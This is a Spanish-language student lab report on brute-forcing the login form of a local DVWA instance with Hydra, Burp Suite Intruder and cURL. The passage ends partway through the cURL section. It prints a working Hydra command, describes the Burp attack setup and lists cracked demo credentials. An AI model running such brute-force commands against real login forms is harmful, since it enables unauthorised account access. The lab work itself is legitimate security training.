Informe Laboratorio 2

Sección 1

Constanza Alegría Ulloa
constanza.alegria2@mail.udp.cl

GitHub: https://github.com/Ibiza66/lab2-cripto

Índice

1. DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA 2
1.1. 2.11. Explicación de comando a utilizar (hydra) 2
1.2. 2.2. Mapeo de puertos en Docker (dvwa) 3
1.3. 2.3. Obtención de la solicitud a replicar (burp) 4
1.4. 2.4. Identificación de campos a modificar (burp) 5
1.5. 2.5. Diccionarios para el ataque (burp) 6
1.6. 2.6. Obtención de al menos 2 pares (burp) 7
1.7. 2.7. Captura de la solicitud desde el navegador (curl) 9
1.8. 2.8. Ejecución de cURL en terminal (curl) 10
1.9. 2.9. Cuatro diferencias entre respuestas (curl) 12
1.10. 2.10. Instalación y versión a utilizar (hydra) 15
1.11. 2.11. Explicación de comando a utilizar (hydra) 15
1.12. 2.12. Obtención de credenciales mediante Hydra 16
1.13. 2.13. Análisis del tráfico para cURL (tráfico) 16
1.14. 2.14. Tráfico generado por Burp (tráfico) 18
1.15. 2.15. Tráfico generado por Hydra (tráfico) 19
1.16. 2.16. Mención de las diferencias (tráfico) 20
1.17. 2.17. Identificación del software por tráfico 21
1.18. 2.18. Interacción con el formulario (python) 22
1.19. 2.19. Cabeceras HTTP (python) 23
1.20. 2.20. Obtención de al menos 2 pares (python) 24
1.21. 2.21. Comparación de rendimiento con Hydra, Burp Suite y cURL (python) . 24
1.22. 2.22. Cuatro métodos de mitigación (investigación) 25

2. Conclusiones y Comentarios 25

1. DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

1.1. 2.11. Explicación de comando a utilizar (hydra)

El comando utilizado en Hydra fue el siguiente:

```
hydra -L fiveusernames.txt -P millionpasswords.txt 127.0.0.1 -s 4280 \
http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:\
H=Cookie\: PHPSESSID=...; security=low:F=Username and/or password incorrect."
```

Cada parámetro del comando cumple una función específica. La opción `-L` indica el archivo que contiene la lista de nombres de usuario, mientras que `-P` especifica el archivo con las contraseñas a probar. La dirección `127.0.0.1` corresponde al servidor local donde se ejecuta DVWA, y `-s 4280` indica el puerto utilizado.

El módulo `http-get-form` permite realizar ataques sobre formularios HTTP que utilizan el método GET. A continuación, se define la ruta del formulario vulnerable y los parámetros que Hydra reemplaza automáticamente en cada intento: `username` y `password`.

El encabezado `Cookie` incluye el identificador de sesión (`PHPSESSID`) y el nivel de seguridad configurado (`security=low`), lo cual es necesario para mantener una sesión válida dentro de la aplicación. Finalmente, la cadena `F=Username and/or password incorrect.` indica a Hydra cómo reconocer un intento fallido.

Figura 1: Levantamiento de contenedores Docker para la ejecución de DVWA.

```
┌──(ibiza㉿kali)-[~/udp-labs/DVWA]
└─$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREAT
ED      STATUS          PORTS                       NAMES
e8b4146cd9e8   ghcr.io/digininja/dvwa:latest        "docker-php-entrypoi…"   3 day
s ago   Up 52 minutes   127.0.0.1:4280→80/tcp       dvwa-dvwa-1
f0f850220728   mariadb:10                           "docker-entrypoint.s…"   3 day
s ago   Up 52 minutes   3306/tcp                    dvwa-db-1
```

Figura 2: Contenedores de DVWA en ejecución y mapeo de puertos.

1.2. 2.2. Mapeo de puertos en Docker (dvwa)

DVWA queda accesible en `http://127.0.0.1:4280/login.php`. El comando mostrado en la figura anterior expone el puerto 4280 del equipo hacia el puerto 80 del contenedor.DVWA queda accesible en `http://127.0.0.1:4280/login.php`. El comando mostrado en la figura anterior expone el puerto 4280 del equipo hacia el puerto 80 del contenedor.

Para acceder a la aplicación, se utilizan las credenciales por defecto indicadas en la documentación: usuario `admin` y contraseña `password`.

Figura 3: DVWA ejecutando.



Figura 4: Creación de la base de datos de DVWA.

La aplicación ofrece cuatro niveles de seguridad (*low*, *medium*, *high* e *impossible*). Para este laboratorio se seleccionó el nivel *low*, con el objetivo de facilitar la explotación de vulnerabilidades y el análisis del comportamiento del sistema frente a ataques de fuerza bruta.



Figura 5: DVWA Security Level configurado en Low.

1.3. 2.3. Obtención de la solicitud a replicar (burp)

Se emplea Burp Suite para interceptar y examinar el tráfico HTTP y, además, para ejecutar el ataque de fuerza bruta. Al iniciar Burp, se habilita la opción *Intercept* para capturar las peticiones que salen desde DVWA. En la aplicación, se navega a la sección *Vulnerability: Brute Force*, donde se encuentra el formulario de inicio de sesión que servirá como objetivo.

Utilizando las credenciales por defecto indicadas anteriormente, se realiza un intento de acceso y en Burp queda registrada la petición HTTP GET asociada a dicho formulario.



Figura 6: Paquete del formulario interceptado en Burp Suite.

Esta solicitud es enviada a Intruder haciendo clic derecho sobre el paquete y seleccionando

la opción *Send to Intruder*. Esto permite reutilizar la estructura del mensaje HTTP capturado como base para el ataque de fuerza bruta posterior.



Figura 7: Envío de la solicitud interceptada desde Burp Proxy hacia Intruder.

1.4. 2.4. Identificación de campos a modificar (burp)

Dentro de Burp Intruder se seleccionó el tipo de ataque *Cluster Bomb*. Luego se identificaron los dos parámetros que debían variar: el campo `username` y el campo `password`. Estos fueron marcados como posiciones de payload para automatizar la prueba de múltiples combinaciones.



Figura 8: Identificación de campos a modificar en Burp Intruder.

1.5. 2.5. Diccionarios para el ataque (burp)

Una vez definidos los parámetros a variar, se requieren listas para usuarios y contraseñas.

Para construir el listado de usuarios, se revisó la aplicación desde el navegador y se identificaron distintas cuentas presentes en DVWA. A partir de esta revisión se definió un conjunto de usuarios candidatos para el ataque: `admin`, `smithy`, `gordonb`, `pablo` y `1337`.



Figura 9: Usuarios cargados en el payload 1 de Burp Intruder.

Estas cuentas fueron cargadas en Burp Intruder como *Payload 1*, correspondiente al campo `username`.

El conjunto de contraseñas se obtuvo desde un diccionario de claves comunes almacenado en un archivo de texto. Para el laboratorio se utilizó una lista de contraseñas frecuentes, cargada en Burp Intruder como *Payload 2*, correspondiente al parámetro `password`.



Figura 10: Contraseñas cargadas en el payload 2 de Burp Intruder.

Se utilizó el tipo de ataque *Cluster Bomb*, permitiendo generar combinaciones entre los usuarios y contraseñas definidos en ambos diccionarios.

1.6. 2.6. Obtención de al menos 2 pares (burp)

Una vez cargados los diccionarios, se ejecutó el ataque de fuerza bruta. Burp comenzó a enviar solicitudes HTTP GET al formulario de DVWA probando todas las combinaciones definidas.

La detección de credenciales válidas se realizó observando diferencias en la longitud de las respuestas y, posteriormente, verificando manualmente las respuestas en Repeater. Se encontraron múltiples pares válidos, entre ellos:

- **smithy / password**
- **pablo / letmein**

- **1337 / charley**



Figura 11: Resultados del ataque de fuerza bruta en Burp Intruder.



Figura 12: Validación en Repeater de la credencial smithy/password.



Figura 13: Validación en Repeater de la credencial pablo/letmein.



Figura 14: Validación en Repeater de la credencial 1337/charley.

1.7. 2.7. Captura de la solicitud desde el navegador (curl)

Además del uso de Burp, se capturó la solicitud HTTP del formulario desde las herramientas de desarrollo del navegador, usando la opción *Copy as cURL*. Esto permitió obtener una versión reproducible de una petición válida y de una inválida.



Figura 15: Copia como cURL de una solicitud válida.



Figura 16: Copia como cURL de una solicitud inválida.

1.8. 2.8. Ejecución de cURL en terminal (curl)

Las solicitudes exportadas como cURL fueron ejecutadas desde la terminal de Kali Linux. Esto permitió reproducir manualmente las peticiones realizadas al formulario vulnerable de DVWA y observar directamente las respuestas HTML devueltas por la aplicación ante credenciales válidas e inválidas.

Para el caso con credenciales correctas, se ejecutó el comando obtenido desde las herramientas de desarrollo del navegador. En la siguiente figura se muestra el comando cURL utilizado para la autenticación válida.

```
┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&passwor
d=password&Login=Login' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: es-419,es;q=0.9' \
  -H 'Cache-Control: max-age=0' \
  -b 'PHPSESSID=269ae410c6ce01bda97c75fdeaf81bf2; security=low' \
  -H 'Proxy-Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:4280/vulnerabilities/brute/' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Linux"'
```

Figura 17: Comando cURL por consola para la petición válida.

A continuación, se presenta un fragmento representativo de la respuesta HTML obtenida al ejecutar la solicitud con las credenciales correctas.

```
ibiza@kali: ~/udp-labs/lab2-cripto
Session  Acciones  Editar  Vista  Ayuda
ibiza@kali: ~/udp-labs/DVWA   ibiza@kali: ~/udp-labs/DVWA   ibiza@kali: ~/udp-labs/lab2-cripto
<li class=""><a href="../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                </div>
                        </div>
                        <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>

        <div class="vulnerable_code_area">
                <h2>Login</h2>

                <form action="#" method="GET">
                        Username:<br />
                        <input type="text" name="username"><br />
                        Password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password"><br />
                        <br />
                        <input type="submit" value="Login" name="Login">

                </form>
                <p>Welcome to the password protected area admin</p><img src="/hackable/users/admin.jpg" />
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owas
_attack</a></li>
                <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passw
